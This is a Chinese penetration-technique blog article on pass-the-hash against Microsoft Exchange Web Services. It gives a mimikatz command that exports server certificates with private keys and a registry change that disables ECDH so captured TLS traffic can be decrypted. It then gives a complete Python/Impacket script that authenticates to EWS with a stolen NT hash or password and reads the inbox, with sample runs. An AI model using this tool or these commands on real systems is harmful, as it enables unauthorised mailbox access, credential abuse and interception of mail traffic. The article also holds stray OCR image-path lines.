渗透技巧——Pass the Hash with Exchange Web Service

原创 3gstudent 嘶吼专业版 前天

0x00 前言

在之前的文章《渗透技巧——Pass the Hash with Remote Desktop Protocol》介绍了使用hash登录RDP的方法，本文将要继续介绍使用hash登录ews的方法。我们知道，通过mimikatz的over pass the hash和ews的使用当前凭据登录能够实现使用hash登录ews，相关细节可参考《Exchange Web Service(EWS)开发指南》。

但缺点是需要获得管理员权限并对lsass进程进行操作，无法同时对多个用户验证。

所以本文将要介绍更为通用的方法，开源实现脚本，记录思路和开发过程。

0x01 简介

本文将要介绍以下内容：

- 解密Exchange的通信数据
- 使用hash登录ews的思路
- 开源代码

0x02 解密Exchange的通信数据

Exchange默认使用TLS协议对数据进行加密，我们通过Wireshark抓包的方式只能获得加密后的内容，需要进行解密。

这里分别介绍Exchange Server和Exchange Client捕获明文通信数据的方法。

1.Exchange Server捕获明文通信数据的方法

(1)在Exchange Server上导出证书文件

使用mimikatz，命令如下：

> mimikatz.exe crypto::capi "crypto::certificates /systemstore:local_machine /store:my /export"


注：

如果不使用命令crypto::capi，无法导出带有私钥的证书文件(pfx文件)。

这条命令会导出多个证书文件，如下图：

为了找到Exchange通信数据使用的证书文件，我们可以采用如下方法：

访问Exchange登录页面，通过查看证书的有效期找到对应的证书文件，如下图：



也可以通过命令行实现对证书信息的获取，代码可参考：https://github.com/3gstudent/Homework-of-C-Sharp/blob/master/SSLCertScan.cs

测试如下图：


```
C:\test>SSLCertScan.exe 192.168.1.1 443
[+] 192.168.1.1 responds to TCP on 443.

Certificate Subject    : CN=dc1
Certificate Issuer     : CN=dc1
Certificate Begins     : 9/27/2019 2:15:35 AM
Certificate Expires    : 9/27/2024 2:15:35 AM
Certificate Version    : 3
Signature Algorithm    : sha1RSA (1.2.840.113549.1.1.5)
Key Exchange Algorithm: RSA-PKCS1-KeyEx
Public Key Algorithm   : RSA
Public Key Size        : 2048
Public Key             : 3082010A0282010100B9E34371CC43A8DD48ADDEF8D66730505ADEB9
F3D2D1A5538B83E5910E1BC70FF94A7A78F5F1E65F1CBBE089C2FC7DC59A4709C521177EC9BA1E1F
E2C4E67B6C13BF56B0061D87A6AB118A4004B09D17A4CCC5174D7A16665AB54278FCAC2375E8B3E1
1B8DFA6208D56DE56B5026F46CD83D4556C22CF370805764425CC095909CFE521FEE45605FB3A353
7D2B58A8C5251E7FD0481D9F9C49325B96A2921D626F146929374CB92BF3BAA5AF6FA6DFEA49F61E
77753F903F062E63A593E9FE59B923BA176AB1CFBE45C1AC02BAD93C13738646E30597BF681EB92F
6F6D8961BFD8E57B3E88149F5D0EEEA1F07716AEB885753F652A0E5EE9DEDC2DBF3570714302030 1
0001
Alternative Names      : DNS Name=dc1
                         DNS Name=dc1.test.com
Certificate Validated : No (RemoteCertificateNameMismatch, RemoteCertificateChai
nErrors)
SChannel negotiated the following:

Protocol Version       : Tls
Cipher Algorithm       : Aes256
Cipher Strength        : 256 bits
Hash Algorithm         : Sha1
Hash Strength          : 160 bits
Key Exchange Algorithm: ECDH Ephemeral
Key Exchange Strength : 384 bits
```

(2)配置Wireshark

> Edit -> Preferences...Protocols - > TLS

选择RSA keys list

填入配置信息，如下图：



(3)禁用ECDH密钥交换算法

参考资料：

https://techcommunity.microsoft.com/t5/core-infrastructure-and-security/demystifying-schannel/ba-p/259233#

通过注册表关闭ECDH的cmd命令：

```
reg add hklm\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\KeyExchangeAlgorithms\ECDH /v Enabled /t REG_DWORD /d 0 /f
```

关闭之后，通过SSLCertScan再次获取证书信息，Key Exchange Algorithm由ECDH Ephemeral变为RsaKeyX。

如下图：

```
C:\test>SSLCertScan.exe 192.168.1.1 443
[+] 192.168.1.1 responds to TCP on 443.

Certificate Subject    : CN=dc1
Certificate Issuer     : CN=dc1
Certificate Begins     : 9/27/2019 2:15:35 AM
Certificate Expires    : 9/27/2024 2:15:35 AM
Certificate Version    : 3
Signature Algorithm    : sha1RSA (1.2.840.113549.1.1.5)
Key Exchange Algorithm: RSA-PKCS1-KeyEx
Public Key Algorithm   : RSA
Public Key Size        : 2048
Public Key             : 3082010A0282010100B9E34371CC43A8DD48ADDEF8D66730505ADEB9
F3D2D1A5538B83E5910E1BC70FF94A7A78F5F1E65F1CBBE089C2FC7DC59A4709C521177EC9BA1E1F
E2C4E67B6C13BF56B0061D87A6AB118A4004B09D17A4CCC5174D7A16665AB54278FCAC2375E8B3E1
1B8DFA6208D56DE56B5026F46CD83D4556C22CF370805764425CC095909CFE521FEE45605FB3A353
7D2B58A8C5251E7FD0481D9F9C49325B96A2921D626F146929374CB92BF3BAA5AF6FA6DFEA49F61E
77753F903F062E63A593E9FE59B923BA176AB1CFBE45C1AC02BAD93C13738646E30597BF681EB92F
6F6D8961BFD8E57B3E88149F5D0EEEA1F07716AEB885753F652A0E5EE9DEDC2DBF3570714302030 1
0001
Alternative Names      : DNS Name=dc1
                         DNS Name=dc1.test.com
Certificate Validated : No (RemoteCertificateNameMismatch, RemoteCertificateChai
nErrors)
SChannel negotiated the following:

Protocol Version       : Tls
Cipher Algorithm       : Aes256
Cipher Strength        : 256 bits
Hash Algorithm         : Sha1
Hash Strength          : 160 bits
Key Exchange Algorithm: RsaKeyX
Key Exchange Strength : 2048 bits
```

至此，Exchange Server配置完成，再次捕获数据，能够获得明文通信数据，如下图：


204	4.173548	192.168.1.51	192.168.1.1	TLSv1.2	571 Client Hello
205	4.173755	192.168.1.1	192.168.1.51	TLSv1.2	919 Server Hello, Certificate, Server Hello Done
206	4.174344	192.168.1.51	192.168.1.1	TLSv1.2	396 Client Key Exchange, Change Cipher Spec, Finished
207	4.176049	192.168.1.1	192.168.1.51	TLSv1.2	129 Change Cipher Spec, Finished
208	4.178535	192.168.1.51	192.168.1.1	TCP	1514 54386 → 443 [ACK] Seq=860 Ack=941 Win=524544 Len=1460 [TC
209	4.178548	192.168.1.51	192.168.1.1	TLSv1.2	119 [TLS segment of a reassembled PDU]
210	4.178549	192.168.1.51	192.168.1.1	HTTP	235 POST /owa/auth.owa HTTP/1.1 (application/x-www-form-urle
211	4.178607	192.168.1.1	192.168.1.51	TCP	54 443 → 54386 [ACK] Seq=941 Ack=2566 Win=525568 Len=0
212	4.184554	192.168.1.1	192.168.1.51	HTTP	1979 HTTP/1.1 302 Found (text/html)
213	4.186105	192.168.1.51	192.168.1.1	TCP	60 54386 → 443 [ACK] Seq=2566 Ack=2866 Win=525568 Len=0
214	4.189586	192.168.1.51	192.168.1.1	TCP	1514 54386 → 443 [ACK] Seq=2566 Ack=2866 Win=525568 Len=1460 [
215	4.189590	192.168.1.51	192.168.1.1	HTTP	1223 GET /owa HTTP/1.1
216	4.189671	192.168.1.1	192.168.1.51	TCP	54 443 → 54386 [ACK] Seq=2866 Ack=5195 Win=525568 Len=0
217	4.235721	192.168.1.1	192.168.1.51	HTTP	1195 HTTP/1.1 301 Moved Permanently
218	4.250003	192.168.1.51	192.168.1.1	TCP	1514 54386 → 443 [ACK] Seq=5195 Ack=4007 Win=524288 Len=1460 [
219	4.250006	192.168.1.51	192.168.1.1	HTTP	1255 GET /owa/ HTTP/1.1

2.Exchange Client捕获明文通信数据的方法

(1)添加环境变量

变量名SSLKEYLOGFILE，值为文件路径。

如下图：




(2)配置Wireshark

> Edit -> Preferences...Protocols - > TLS

设置(Pre)-Master-Secret log filename为C:\test\sslkey.log

如下图：




至此，Exchange Client配置完成。

打开Chrome浏览器，访问Exchange，使用Wireshark能够获得明文数据，如下图：

0x03 使用hash登录ews的思路

通过mimikatz的over pass the hash和ews的使用当前凭据登录能够实现使用hash登录ews，我们分别在Exchange Server和Exchange Client捕获数据，如下图：



可以看到这里的验证过程使用了NTLM Over HTTP Protocol。

NTLM Over HTTP Protocol的细节可参考之前的文章《渗透技巧——通过HTTP协议获得Net-NTLM hash》

认证流程：

1.客户端向服务器发送一个GET请求，请求获得网页内容

2.服务器由于开启了NTLM认证，所以返回401，提示需要NTLM认证

3.客户端发起NTLM认证，向服务器发送协商消息

4.服务器收到消息后，生成一个16位的随机数(这个随机数被称为Challenge),明文发送回客户端

5.客户端接收到Challenge后，使用输入的密码hash对Challenge加密，生成response，将response发送给服务器

6.服务器接收客户端加密后的response，经过同样的运算，比较结果，若匹配，提供后续服务，否则，认证失败

对于步骤5:"使用输入的密码hash对Challenge加密"。

如果我们直接传入hash，对Challenge加密，也能实现相同的功能。

至此，我们得出了使用hash登录ews的实现思路：

模拟NTLM Over HTTP Protocol，直接传入hash，对Challenge加密，生成response，将response发送给服务器。

0x04 程序实现

这里选用Python实现，优点是可直接调用Impacket实现NTLM Over HTTP Protocol

参考代码：

https://github.com/dirkjanm/PrivExchange/blob/master/privexchange.py

脚本运行前需要安装Impacket

安装方法：pip install Impacket

我的实现代码如下：

```
import ssl
import sys
import base64
import re
import binascii
try:
    from http.client import HTTPConnection, HTTPSConnection, ResponseNotReady
except ImportError:
    from httplib import HTTPConnection, HTTPSConnection, ResponseNotReady
from impacket import ntlm

# https://docs.microsoft.com/en-us/exchange/client-developer/web-service-reference/getfolder-operation
# getfolder-operation
POST_BODY = '''<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
               xmlns:m="http://schemas.microsoft.com/exchange/services/2006/messages"
               xmlns:t="http://schemas.microsoft.com/exchange/services/2006/types"
               xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Body>
    <m:GetFolder>
      <m:FolderShape>
        <t:BaseShape>Default</t:BaseShape>
      </m:FolderShape>
      <m:FolderIds>
        <t:DistinguishedFolderId Id="inbox"/>
      </m:FolderIds>
    </m:GetFolder>
  </soap:Body>
</soap:Envelope>
'''


def checkEWS(host, port, mode, domain, user, data):

    ews_url = "/EWS/Exchange.asmx"

    if port ==443:
        try:
            uv_context = ssl.SSLContext(ssl.PROTOCOL_SSLv23)
            session = HTTPSConnection(host, port, context=uv_context)
        except AttributeError:
            session = HTTPSConnection(host, port)
    else:
        session = HTTPConnection(host, port)

    # Use fepacket for NTLM
    ntlm_nego = ntlm.getNTLMSSPType1(host, domain)

    #Negotiate auth
    negotiate = base64.b64encode(ntlm_nego.getData())
    # Headers
    headers = {
        "Authorization": 'NTLM %s' % negotiate.decode('utf-8'),
        "Content-type": "text/xml; charset=utf-8",
        "Accept": "text/xml",
        "User-Agent": "Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.129 Safari/537.36"
    }

    session.request("POST", ews_url, POST_BODY, headers)

    res = session.getresponse()
    res.read()

    if res.status != 401:
        print('Status code returned: %d. Authentication does not seem required for URL'%(res.status))
        return False
    try:
        if 'NTLM' not in res.getheader('WWW-Authenticate'):
            print('NTLM Auth not offered by URL, offered protocols: %s'%(res.getheader('WWW-Authenticate')))
            return False
    except (KeyError, TypeError):
        print('No authentication requested by the server for url %s'%(ews_url))
        return False

    print('[+] Got 401, performing NTLM authentication')
    # Get negotiate data
    try:
        ntlm_challenge_b64 = re.search('NTLM ([a-zA-Z0-9+/]+={0,2})', res.getheader('WWW-Authenticate')).group(1)
        ntlm_challenge = base64.b64decode(ntlm_challenge_b64)
    except (IndexError, KeyError, AttributeError):
        print('No NTLM challenge returned from server')
        return False


    if mode =='plaintext':
        password1 = data;
        nt_hash = ''

    elif mode =='ntlmhash':
        password1 = ''
        nt_hash = binascii.unhexlify(data)

    else:
        print('[i]Wrong parameter')
        return False

    lm_hash = ''
    ntlm_auth, _ = ntlm.getNTLMSSPType3(ntlm_nego, ntlm_challenge, user, password1, domain, lm_hash, nt_hash)
    auth = base64.b64encode(ntlm_auth.getData())

    headers = {
        "Authorization": 'NTLM %s' % auth.decode('utf-8'),
        "Content-type": "text/xml; charset=utf-8",
        "Accept": "text/xml",
        "User-Agent": "Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.129 Safari/537.36"
    }

    session.request("POST", ews_url, POST_BODY, headers)
    res = session.getresponse()
    body = res.read()
    if res.status == 401:
        print('[i] Server returned HTTP status 401 - authentication failed')
        return False

    else:
        print('[+] Valid:%s %s'%(user,data))
        #print(Body)
        return True


if __name__ == '__main__':
    if len(sys.argv)!=7:
        print('[i]Wrong parameter')
        print('checkEWS')
        print('Use to check the valid account of Exchange Web Service(Support plaintext and ntlmhash)')
        print('Author:3gstudent')
        print('Reference:https://github.com/dirkjanm/PrivExchange/blob/master/privexchange.py')
        print('Usage:')
        print('%s <host> <port> <mode> <domain> <user> <password>'%(sys.argv[0]))
        print('<mode>:')
        print('- plaintext')
        print('- ntlmhash')
        print('Eg.')
        print('%s 192.168.1.1 443 plaintext test.com user1 password1'%(sys.argv[0]))
        print('%s test.com 80 ntlmhash test.com user1 c5a237b7e9d8e708d8436b6148a25fa1'%(sys.argv[0]))
        sys.exit(0)
    else:
        checkEWS(sys.argv[1], int(sys.argv[2]), sys.argv[3], sys.argv[4], sys.argv[5], sys.argv[6])
```

代码分别支持对明文和ntlm hash的验证。

验证明文，如下图：

```
C:\test>checkEWS.py 192.168.1.1 443 plaintext test.com test1 DomainUser123!
[*] Got 401, performing NTLM authentication
[+] Valid:test1 DomainUser123!

C:\test>_
```

验证hash，如下图：

```
C:\test>checkEWS.py 192.168.1.1 443 ntlmhash test.com test1 e00045bd566a1b74386f
5c1e3612921b
[*] Got 401, performing NTLM authentication
[+] Valid:test1 e00045bd566a1b74386f5c1e3612921b

C:\test>
```

我的代码在验证成功后，会接着发送soap命令获得收件箱的信息。

关于soap命令的格式可参考：

https://docs.microsoft.com/en-us/exchange/client-developer/web-service-reference/ews-operations-in-exchange

需要注意的是资料中的soap命令需要调整格式，否则报错返回500，提示An internal server error occurred. The operation failed.

调整格式实例：

https://docs.microsoft.com/en-us/exchange/client-developer/web-service-reference/getfolder-operation中的soap格式如下：

```
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
   xmlns:t="https://schemas.microsoft.com/exchange/services/2006/types">
  <soap:Body>
    <GetFolder xmlns="https://schemas.microsoft.com/exchange/services/2006/messages"
               xmlns:t="https://schemas.microsoft.com/exchange/services/2006/types">
      <FolderShape>
        <t:BaseShape>Default</t:BaseShape>
      </FolderShape>
      <FolderIds>
        <t:DistinguishedFolderId Id="inbox"/>
      </FolderIds>
    </GetFolder>
  </soap:Body>
</soap:Envelope>
```

调整格式后的内容如下：

```xml
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
               xmlns:m="http://schemas.microsoft.com/exchange/services/2006/messages"
               xmlns:t="http://schemas.microsoft.com/exchange/services/2006/types"
               xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Body>
    <m:GetFolder>
      <m:FolderShape>
        <t:BaseShape>Default</t:BaseShape>
      </m:FolderShape>
      <m:FolderIds>
        <t:DistinguishedFolderId Id="inbox"/>
      </m:FolderIds>
    </m:GetFolder>
  </soap:Body>
</soap:Envelope>
```

0x05 小结

本文介绍了使用Wireshark解密Exchange通信数据的方法，介绍使用hash登录ews的方法，开源实现脚本，记录思路和开发过程。

原文及链接：https://www.4hou.com/posts/PrY2